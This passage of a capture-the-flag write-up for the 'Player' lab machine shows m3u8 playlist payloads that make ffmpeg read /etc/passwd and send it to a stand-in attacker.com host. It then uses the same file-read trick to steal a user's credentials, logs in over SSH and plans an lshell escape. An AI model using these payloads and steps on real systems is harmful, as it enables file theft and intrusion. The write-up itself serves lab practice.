
From ffmpeg documentation we can see

concat - read and seek from many resources in sequence as if they were a unique resource

header.m3u8
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://attacker.com/?

Test.mp4
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://attacker.com/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST


After uploading **test.mp4** file we should see the content of **passwd** file in our server logs.




But Nope it’s not working. Maybe target ffmpeg version will not support **concat** protocol. But still we can read local files by using **EXT-X-KEY :**


METHOD and **EXT-X-BYTERANGE** we can read 5-6 blocks of file data. We have to keep on requesting next sequence to read files content.

Instead automating we already had script from neex (https://github.com/neex/ffmpeg-avi-m3u-xbin/blob/master/gen_xbin_avi.py) . So we can prepare our sample exploit media.






Nice. This way we can read local files from the server. We can quickly check if we have any ssh key present on user **telegen** home directory.




But nope. Nothing present there. Maybe we just need to enumerate more on other subdomains for some other hints.




On chat subdomain we have interesting communication between **Vincent** from **Core-Dev** and **Oila** from **Project Management** which says staging exposing some information.

Cool we have **staging.player.htb** subdomain from wfuzz results. Let's check what information we can get from this.




We can see some hint here like **unconditional error messages.** Let's poke around for them.

We have contact page with two fields.



After submitting the form we are facing 501 error message.




501 Internal Server Error

Sorry, something went wrong

A team of highly trained monkeys has been dispatched to deal this situation.


If you see them, just ignore :)

Nothing interesting here. Let's intercept it for more information.




We can see some error message saying about **/var/www/backup/service_config** and **/var/www/staging/fix.php** files let's check them for more information.


Let's try to see the **fix.php** content.




Looks like we can't access this page from apache as **www-data** user.We can't even access **service_config** from apache but we can try through SSRF issue via FFMpeg. Let's check that.



Cool. we can see **telegen** user credentials. Let's quickly try with ssh to get access.




We don't have access on port 22 let's try on other SSH port 6686



Looks like we landed in limited shell (lshell). Let's check for quick escape using known lshell vulnerabilities.

Most of lshell escapes are with **echo** command but we are not seeing it in **help** section.

A recent lshell vulnerability from CVE database (https://www.cvedetails.com/cve/CVE-2016-6903/) says about new escape using **CTRL+V CTRL+J** characters. Lets try that with any of allowed commands.

